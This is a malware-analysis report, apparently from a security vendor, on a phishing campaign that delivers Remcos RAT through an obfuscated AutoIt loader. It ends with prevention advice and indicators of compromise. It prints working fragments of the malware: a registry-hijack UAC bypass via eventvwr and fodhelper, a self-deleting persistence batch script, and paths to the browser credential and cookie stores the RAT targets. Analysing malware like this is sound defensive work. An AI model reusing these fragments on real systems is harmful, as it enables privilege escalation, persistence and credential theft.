

Analysis: New Remcos RAT Arrives Via Phishing Email

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In July, we came across a phishing email purporting to be a new order notification, which contains a malicious attachment that leads to the remote access tool Remcos RAT (detected by Trend Micro as BKDR_SOCMER.SM). This attack delivers Remcos using an AutoIt wrapper that incorporates various obfuscation and anti-debugging techniques to evade detection, which is a common method for distributing known malware.

Remcos RAT emerged in 2016 being peddled as a service in hacking forums — advertised, sold, and offered cracked on various sites and forums. The RAT appears to still be actively pushed by cybercriminals. In 2017, we reported spotting Remcos being [delivered](#) via a malicious PowerPoint slideshow, embedded with an exploit for CVE-2017-0199. Recently, the RAT has made its way to phishing emails.

The malicious actor behind the phishing email appears to use the email address rud-division@alkuhaimif[.]com (with a legitimate domain) and the subject "RE: NEW ORDER 573923". The email includes the malicious attachment using the ACE compressed file format, *Purchase order201900512.ace*, which has the loader/wrapper *Boom.exe*.

Analyzing the wrapper/loader

After converting the executable to AutoIt script, we found that the malicious code was obfuscated with multiple layers, possibly to evade detection and make it difficult for researchers to reverse. The top layer of obfuscation is shown in the following:

```
Global $sfrwvaktgoqznzobbfzg = ofmmhsjkabiaxcakorup ()
Local $svpuikfbx = IsInt (12)
While ($svpuikfbx = IsInt (12))
    $xbcejnuriufmiltzukqcgwhodpilosbtldkvjuczso = Execute (yymeitwegmfjevfydbk ())
    Local $pubbhxispfxq = Assign (88645, zvcsmxxtjilccscqish ())
    $svpuikfbx = $pubbhxispfxq
    ExitLoop
WEnd
Dim $vneaizmjfvhvjbks = uazmpozxwvawgoxqrtuy ()
Global $qcgycerdkrwhibnte = IsString (aqdbvatnghwrbrzkoadj ())
While ($qcgycerdkrwhibnte = IsString (aqdbvatnghwrbrzkoadj ()))
    $ibptbqsduzxlnhuhqohxmylmmfjdafqlwvfbvn = Execute (nvzqytastubeawbrrref ())
    Local $ixvphzfirefdgezvuf = gamaxllchnhtrsjmoicq ()
    $qcgycerdkrwhibnte = $ixvphzfirefdgezvuf
    ExitLoop
WEnd
Dim $acenwchrmlwxnwvty = -13014
Local $isuafqdynflpqavnyeld = nfzyslzyfcuenfgqcrn ()
Global $fwiwvzgzsoi = -50801
Dim $nbellqoahmgkudhuplg = fvvaisedkoldbkjhqgox ()
Global $trvajpp = dzmyxtovqigjadgrrrs ()
Global $vliminphfxadtbmcg = fnlpzdbypqbbllbqenybh ()
If $vliminphfxadtbmcg = fnlpzdbypqbbllbqenybh () Then
    Dim $offacxkxaarrfkjqazl = 9963
    $pagwnkqlscqkpwxsxavrsxuxtjzsoignucoclhnmugzikgeqpndzbx = Execute (cwxxmxvwdeoqshzmjnyq ())
EndIf
Local $cfpzq = -16197
Local $lmopn = 53512
Global $anrxzpxu = -54648
Dim $wliwqpvakzf = -53873
Global $mvvpezuiqqjchae = -72490
Local $erzxr = -71132
Dim $xrticzzhbkccsggns = BitAND (-27312, 96507)
While ($xrticzzhbkccsggns = BitAND (-27312, 96507))
    Opt (upqoewkdiapxlxsahta (), zwsyqtrsjcmtuncnliyqw ())
    Global $fdhmybpiewsnfkev = sghifmnpuupxmjanmpy ()
    $xrticzzhbkccsggns = $fdhmybpiewsnfkev
    ExitLoop
WEnd
```

Figure 1. Obfuscated core functions

```

Return $qcvovansab
EndFunc

Func ribbtpzoibmkossxpbw()
Local $gtqfzqagqthkmlknvgy["19"] = [4500 - 4413, -97 + 177, 46045 - 45978, 86812 + -86695, 14371 + -14304, -73638 + 73752, 77821 + -77745, -68778 +
Local $sjpspweefn
For $mweivzuoiwrnprt = "0" To "18"
    $sjpspweefn += ChrW($gtqfzqagqthkmlknvgy[$mweivzuoiwrnprt])
Next
Return $sjpspweefn
EndFunc

Func fcjclideqsmigtawqjs()
Local $zusmfioibvoiookdnjku["26"] = [-92392 - -92478, 82288 - 82172, -97043 - -97150, 44775 - 44658, 6584 - 6473, -92292 - -92376, -92814 + 92936, -3
Local $jwnbkptxn
For $keumedgwrmgzhxr = "0" To "25"
    $jwnbkptxn += ChrW($zusmfioibvoiookdnjku[$keumedgwrmgzhxr])
Next
Return $jwnbkptxn
EndFunc

Func edthpvmatyxsaeifcbvk()
Local $kyrdmdyhtfjejorgtzvt["169"] = [45880 - 45814, 57435 - 57383, -81026 - -81079, -48403 + 48451, -2403 + 2459, -98343 + 98391, -82621 + 82672, 81
Local $jpxdcnduic
For $labxfemjnxdpvwd = "0" To "168"
    $jpxdcnduic += ChrW($kyrdmdyhtfjejorgtzvt[$labxfemjnxdpvwd])
Next
Return $jpxdcnduic
EndFunc

Func jpeymvibhovzugsnozeft()
Local $tvrctwvnyxwvizeag["61"] = [-9959 - -10070, -65175 + 65240, -58516 + 58586, 64250 - 64180, -41428 - -41544, -86807 - -86909, -45743 + 45850,
Local $ajuolvvyqcz
For $jozsilumeefmje = "0" To "60"
    $ajuolvvyqcz += ChrW($tvrctwvnyxwvizeag[$jozsilumeefmje])
Next
Return $ajuolvvyqcz
EndFunc

Func cluarfzmlktqaoicvft()
Local $mzdafuljddesthtlet["12"] = [-34036 + 34124, 5346 - 5272, -14306 + 14377, -96217 + 96327, -39798 + 39874, 33929 + -33812, 96208 + -96139, 595
Local $quurjrjdzd
For $hpxqgtolllbwmyl = "0" To "11"
    $quurjrjdzd += ChrW($mzdafuljddesthtlet[$hpxqgtolllbwmyl])
Next
Return $quurjrjdzd
EndFunc
    
```

Figure 2. Functions used for deobfuscation

The main goal of the *Boom.exe* file is to achieve persistence, perform anti-analysis detection, and drop/execute Remcos RAT on an affected system. The above snippet code first calculates the value inside the array and then uses the ChrW() function to convert the Unicode number to the character.




Figure 3. Sample of string decoding

In some cases after decryption, the malware uses the AutoIt function called BinaryToString() to deobfuscate the next layer. The following code snippet demonstrates this behavior:



Figure 4. AutoIt Binary to String decoding

Bypass UAC

Depending on the Windows version, the malware uses either the built-in Event Viewer utility (eventvwr) or fodhelper to bypass the User Account Control (UAC).

```

Func aFbvdvwovf ()
  If NOT IsAdmin() Then
    If StringInStr($osVersion, "7") Then
      zkotisepzm ()
    ElseIf StringInStr($osVersion, "8") Then
      zkotisepzm ()
    ElseIf StringInStr($osVersion, "10") Then
      tvcpixykwz ()
    EndIf
  EndIf
EndFunc

Func zkotisepzm ()
  RegWrite("HKCU\Software\Classes\msofile\shell\open\command", "", "REG_SZ", @AutoItExe())
  ShellExecute("eventvwr")
  ProcessClose (@AutoItPID)
EndFunc

Func tvcpixykwz ()
  DllCall("kernel32.dll", "boolean", "Wow64EnableWow64FsRedirection", "boolean", "0")
  RegWrite("HKCU\Software\Classes\ms-settings\shell\open\command", "DelegateExecute", "REG_SZ", "Null")
  RegWrite("HKCU\Software\Classes\ms-settings\shell\open\command", "", "REG_SZ", @AutoItExe())
  ShellExecute("cmd.exe")
  ProcessClose (@AutoItPID)
EndFunc

```

Figure 13. UAC bypass

Anti-Debugging

If the loader detects *IsDebuggerPresent* in the system, it will display the message, “This is a third-party compiled AutoIt script.” and exits the program.




Figure 14. AutoIt loader checks for a debugger

Examining the main payload, Remcos RAT

Originally marketed as a remote access tool that legitimately lets a user control a system remotely, Remcos RAT has since been used by cybercriminals. Once the RAT is executed, a perpetrator gains the ability to run remote commands on the user’s system. In a past campaign, for instance, the tool was seen with a [variety of capabilities](#), which includes downloading and executing commands, logging keys, logging screens, and capturing audio and video using the microphone and webcam.

For the analysis of this payload, we looked into the sample Remcos Professional version 1.7.

Command	Output
-	n/a Disconnection occurred, retrying to connect...
-	n/a addnew
-	n/a 1.7 Pro
-	n/a %I64u
-	n/a Connected to C&C!
-	n/a %02i:%02i:%02i:%03i [INFO]
-	n/a Initializing connection to C&C...
-	n/a initremscript
-	n/a initfun

Figure 15. Remcos version

Upon execution, depending on the configuration, the malware creates a copy of itself in %AppData%\remcos\remcos.exe, uses *install.bat* to execute *remcos.exe* from the %APPDATA% directory, and finally deletes itself. It then creates the following Run key in the Registry to maintain persistence on the system.

```

install.bat x
1 PING 127.0.0.1 -n 2
2 start "" "C:\Users\User_Name\AppData\Roaming\remcos\remcos.exe"
3 del %0
4 exit
5
    
```

Figure 16. Install.bat dropped by Remcos




Figure 17. Remcos RAT changes the Registry entry to maintain persistence




Figure 18. Reflected Remcos RAT change in the Registry

The malware retrieves the configuration called "SETTING" from its resource section.

```

.text:00408150
.text:00408150
.text:00408150 ; Attributes: bp-based frame
.text:00408150
.text:00408150 sub_408150 proc near
.text:00408150
.text:00408150 arg_0= dword ptr 8
.text:00408150
.text:00408150 push ebp
.text:00408151 mov ebp, esp
.text:00408153 push esi
.text:00408154 push edi
.text:00408155 push 0Ah ; lpType
.text:00408157 push offset aSettings ; "SETTINGS"
.text:0040815C push 0 ; hModule
.text:0040815E call ds:FindResourceA
.text:00408164 mov edi, eax
.text:00408166 push edi ; hResInfo
.text:00408167 push 0 ; hModule
.text:00408169 call ds:LoadResource
.text:0040816F push eax ; hResData
.text:00408170 call ds:LockResource
.text:00408176 push edi ; hResInfo
.text:00408177 push 0 ; hModule
.text:00408179 mov esi, eax
.text:0040817B call ds:SizeofResource
.text:00408181 mov ecx, [ebp+arg_0]
.text:00408184 pop edi
.text:00408185 mov [ecx], esi
.text:00408187 pop esi
.text:00408188 pop ebp
.text:00408189 retn
.text:00408189 sub_408150 endp
.text:00408189

```

Figure 19. Remcos loads the encrypted settings from its resources

The content of the configuration is encrypted using the RC4 algorithm, as seen below:




Figure 20. Remcos encrypted configuration

The following, on the other hand, is the RC4 algorithm used to decrypt the above configuration:

```

v12 = this;
v3 = 0;
v4 = a3 == -1;
v15 = a3 + 1;
qmemcpy(v11, this, sizeof(v11));
v14 = 0;
v5 = 0;
if ( !v4 )
{
    while ( 1 )
    {
        v6 = (v3 + 1) % 256;
        v3 = v14 + v11[v6];
        v13 = v6;
        v7 = &v11[v6];
        v8 = (int)v12;
        v12[1032] = *(_BYTE *)v7;
        v14 = v3 % 256;
        *v7 = v11[v3 % 256];
        v9 = *(unsigned __int8 *)(v8 + 1032);
        v11[v3 % 256] = v9;
        LOBYTE(v3) = v11[(v9 + *v7) % 256];
        *(_BYTE *)v5++ + a2 ^= v3;
        if ( v5 >= v15 )
            break;
        v3 = v13;
    }
}
return v3;
}

```

Figure 21. RC4 algorithm to decrypt the configuration




Figure 22. Decrypted configuration

The malware then creates the following mutex to mark its presence on the system:

00407579	PUSH EAX	Name = "remcos_etrcewrortwihm"
0040757A	PUSH 1	InitialOwner = TRUE
0040757C	PUSH ESI	pSecurity
0040757D	CALL DWORD PTR DS:[<&KERNEL32.CreateMutex	KERNEL32.CreateMutexA
00407583	CALL DWORD PTR DS:[<&KERNEL32.GetLastErr	KERNEL32.GetLastError
00407589	CMP EAX,0B7	CONST B7 => ERROR_ALREADY_EXISTS
0040758E	JNE SHORT 00407598	
00407590	PUSH 1	

Figure 23. Remcos RAT mutex

It then starts to collect system information such as username, computer name, Windows version, etc., which it sends to the command and control (C&C) server. The malware encrypts the collected data using the RC4 algorithm with the password "pass" from the configuration data.




Figure 24. Remcos collecting system information

00507479	5B 44 61 74 61 53 74 61	72 74 5D A5 01 00 00 61	[DataStart]N@ a
00507489	64 64 6E 65 77 7C 63 6D	64 7C 48 6F 73 74 7C 63	ddnew cmd Host c
00507499	6D 64 7C 43 00 6F 00 6D	00 70 00 75 00 74 00 65	md C o m p u t e
005074A9	00 72 00 5F 00 4E 00 61	00 6D 00 65 00 2F 00 55	r _ N a m e / U
005074B9	00 73 00 65 00 72 00 5F	00 4E 00 61 00 6D 00 65	s e r _ N a m e
005074C9	00 7C 63 6D 64 7C 55 53	7C 63 6D 64 7C 57 69 6E	cmd US cmd Win
005074D9	64 6F 77 73 20 37 20 55	6C 74 69 6D 61 74 65 20	dows 7 Ultimate
005074E9	4E 20 28 33 32 20 62 69	74 29 7C 63 6D 64 7C 7C	N (32 bit) cmd
005074F9	63 6D 64 7C 33 32 32 30	36 39 32 39 39 32 7C 63	cmd 3220692992 c
00507509	6D 64 7C 31 2E 37 20 50	72 6F 7C 63 6D 64 7C 43	md 1.7 Prol cmd C
00507519	3A 5C 55 73 65 72 73 5C	55 73 65 72 5F 4E 61 6D	:\Users\User_Nam
00507529	65 5C 41 70 70 44 61 74	61 5C 52 6F 61 6D 69 6E	e\AppData\Roamin
00507539	67 5C 72 65 6D 63 6F 73	5C 6C 6F 67 73 2E 64 61	g\remcos\logs.da
00507549	74 7C 63 6D 64 7C 43 3A	5C 55 73 65 72 73 5C 55	tl cmd C:\Users\U
00507559	73 65 72 5F 4E 61 6D 65	5C 41 70 70 44 61 74 61	ser_Name\AppData
00507569	5C 52 6F 61 6D 69 6E 67	5C 72 65 6D 63 6F 73 5C	\Roaming\remcos\
00507579	72 65 6D 63 6F 73 2E 65	78 65 7C 63 6D 64 7C 7C	remcos.exe cmd
00507589	63 6D 64 7C 56 00 4D 00	50 00 20 00 2D 00 20 00	cmd U M P -
00507599	5B 00 43 00 50 00 55 00	20 00 2D 00 20 00 6D 00	[C P U - m
005075A9	61 00 69 00 6E 00 20 00	74 00 68 00 72 00 65 00	a i n t h r e
005075B9	61 00 64 00 2C 00 20 00	6D 00 6F 00 64 00 75 00	a d , m o d u
005075C9	6C 00 65 00 20 00 72 00	65 00 6D 00 63 00 6F 00	l e r e m c o

Figure 25. Clear text data collected by Remcos, where "|cmd|" is the delimiter

```

.text:0040258D
.text:0040258D loc_40258D:
.text:0040258D lea ecx, [ebp+arg_0]
.text:00402590 call ds:length@?basic_string@DU?$char_traits@D@std@@v?$allocator@D@2@@@std@@QBIXZ ;
.text:00402596 push eax
.text:00402597 lea ecx, [ebp+arg_0]
.text:0040259A call ds:data@?basic_string@DU?$char_traits@D@std@@v?$allocator@D@2@@@std@@QBEPBIXZ ;
.text:004025A0 push eax
.text:004025A1 lea eax, [ebp+var_24]
.text:004025A4 push eax
.text:004025A5 mov ecx, offset unk_415288
.text:004025AA call RC4
.text:004025AF push 0 ; flags
.text:004025B1 lea ecx, [ebp+arg_0]
.text:004025B4 call ds:length@?basic_string@DU?$char_traits@D@std@@v?$allocator@D@2@@@std@@QBIXZ ;
.text:004025BA push eax ; len
.text:004025BB lea ecx, [ebp+var_24]
.text:004025BE call ds:c_str@?basic_string@DU?$char_traits@D@std@@v?$allocator@D@2@@@std@@QBEPBIXZ ;
.text:004025C4 push eax ; buf
.text:004025C5 push [ebp+s] ; s
.text:004025C8 call send ; #API: send()
.text:004025CD lea ecx, [ebp+var_24]
.text:004025D0 mov esi, eax
.text:004025D2 call ds:??1?basic_string@DU?$char_traits@D@std@@v?$allocator@D@2@@@std@@QAE@XZ ;

```

Figure 26. Data is encrypted and sent to C&C server




Figure 27. Encrypted data

The following list shows some of the commands supported by the malware:

Commands	Description
Clipboarddata Getclipboard Setclipboard Emptyclipboard	Clipboard manager
deletefile	Delete file(s)
downloadfromurltofile	Download a file from specified URL and execute it on an infected system
execcom	Execute a shell command
filemgr	File manager
getproclist	List the running processes
initremscript	Execute remote script from C&C
keyinput	Keylogger
msgbox	Display a message box on an infected system
openaddress	Open a specified website
OSpower	Shutdown, restart, etc.
ping	Ping an infected system (used for network check)
prockill	Kill a specific process
regopened regcreatekey regeditval regdelkey regdelval regopen initregedit	Add, edit, rename, or delete registry values and keys
scrcap	Screen capture
sendfiledata	Upload data to C&C server
uninstall	Uninstall itself from an infected system

Table 1. Remcos RAT commands

The “consolecmd” command shown in the next figure, for instance, is used to execute shell commands on an infected system:

```

,
v177 = "execcom";
if ( (unsigned __int8)std::operator==( &v202 ) )
{
    v177 = (char *)5;
    v54 = sub_401289(1);
    v55 = (const CHAR *)std::basic_string<char, std::char_traits<char>, std::allocator<char>>::c_str(v54);
    WinExec(v55, (UINT)v177);
    goto LABEL_99;
}
v177 = "consolecmd";
if ( (unsigned __int8)std::operator==( &v202 ) )
{
    v56 = sub_401289(1);
    std::basic_string<char, std::char_traits<char>, std::allocator<char>>::basic_string<char, std::char_traits<char>, std::
    &v174,
    v56);
    sub_40E8B9(&v198, v174);
    v173 = &v198;
    DstBuf = &v174;
    v57 = std::operator+( &v196, "cmdoutput", &unk_415268);
    std::operator+( DstBuf, v57);
    SEND_DATA_sub_402198((SOCKET *)&unk_415A30, v174, v175, v176, (int)v177);
    std::basic_string<char, std::char_traits<char>, std::allocator<char>>::basic_string<char, std::char_traits<char>, std:
    v28 = &v198;
    goto LABEL_16;
}
v177 = "openaddress";
if ( (unsigned __int8)std::operator==( &v202 ) )
{
    v177 = (char *)1;
    v176 = 0;
    v175 = 0;
    v58 = sub_401289(1);
    v59 = (const CHAR *)std::basic_string<char, std::char_traits<char>, std::allocator<char>>::c_str(v58);
    ShellExecuteA(0, "open", v59, (LPCSTR)v175, (LPCSTR)v176, (INT)v177);
    goto LABEL_99;
}
v177 = "initializescracap";
if ( (unsigned __int8)std::operator==( &v202 ) )
{
    . . . . .
}

```

Figure 28. Some examples of Remcos RAT's commands

sub_405D53 (4)	405d6a	Cookie	[IE cookies cleared!]
	405e4f	Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders	[IE cookies not found]
sub_405AFB (5)	405b27	\AppData\Roaming\Mozilla\Firefox\Profiles\	
	405d1d	[Firefox Cookies not found]	
	405c5f	\cookies.sqlite	
	405ce6	[Firefox cookies found, cleared!]	
	405b33	UserProfile	
sub_4057B6 (6)	405986	\key3.db	
	405941	\logins.json	
	405abc	[Firefox StoredLogins cleared!]	
	405a62	[Firefox StoredLogins not found]	
	4057fc	UserProfile	
	4057f0	\AppData\Roaming\Mozilla\Firefox\Profiles\	
sub_4056EC (4)	405791	[Chrome Cookies found, cleared!]	
	405758	[Chrome Cookies not found]	
	4056f6	\AppData\Local\Google\Chrome\User Data\Default\Cookies	
	4056fc	UserProfile	
sub_405622 (4)	40562c	\AppData\Local\Google\Chrome\User Data\Default>Login Data	
	40568e	[Chrome StoredLogins not found]	
	4056c7	[Chrome StoredLogins found, cleared!]	
	405632	UserProfile	
sub_405142 (2)			

Figure 29. Browser/cookie-stealing feature

After analyzing this Remcos variant — its configuration data, communication mechanism, and functionalities — we saw that it had many similarities with its older variant (detected as Backdoor.Win32.Remcosrat.A). However, this particular campaign delivers Remcos using an AutoIt wrapper, which incorporates different obfuscation and anti-debugging techniques to avoid detection.

Prevention and Trend Micro Solutions

To defend against threats like Remcos RAT that use email-based attacks, we advise users to refrain from opening unsolicited emails — especially those with attachments — from unknown sources. Users should also exercise caution before clicking on URLs to avoid being infected with malware. For enterprises, if an anomaly is suspected in the system, report the activity to the network administrator immediately. We also recommend these best practices for added protection:

- Learn how to [identify phishing emails](#) and spot indicators of unwanted emails (i.e., misspellings, odd vocabulary)

- Update applications and systems regularly
- Apply whitelisting, block unused ports, and disable unused components
- Monitor traffic in the system for any suspicious behavior

Implementing security solutions with anti-spam filtering should weed out spam messages such as the one discussed here. The use of a multilayered solution such as [Trend Micro™ Deep Discovery™](#) will help provide detection, in-depth analysis, and proactive response to today’s stealthy malware such as Remcos RAT, and targeted attacks in real-time. It provides a comprehensive defense tailored to protect organizations against targeted attacks and advanced threats through specialized engines, custom sandboxing, and seamless correlation across the entire attack lifecycle. [Trend Micro™ Deep Discovery™ Inspector](#) prevents malware from reaching end users. For a more comprehensive security suite, organizations can consider the [Trend Micro™ Cloud App Security™](#) solution, which employs machine learning (ML) in web reputation and URL dynamic analysis. The solution can also detect suspicious content in the message body and attachments as well as provide sandbox malware analysis and document exploit detection.

Indicators of Compromise (IoCs)

File Name and Email Address	Note	SHA-256 Hash	Trend Micro Pattern Det
Purchase order201900512.ace	Email attachment (ACE)	cf624ccc3313f2cb5a55d3a3d7358b4bd59aa8de7c447cdb47b70e954ffa069b	Backdoor.Win32.REMCO
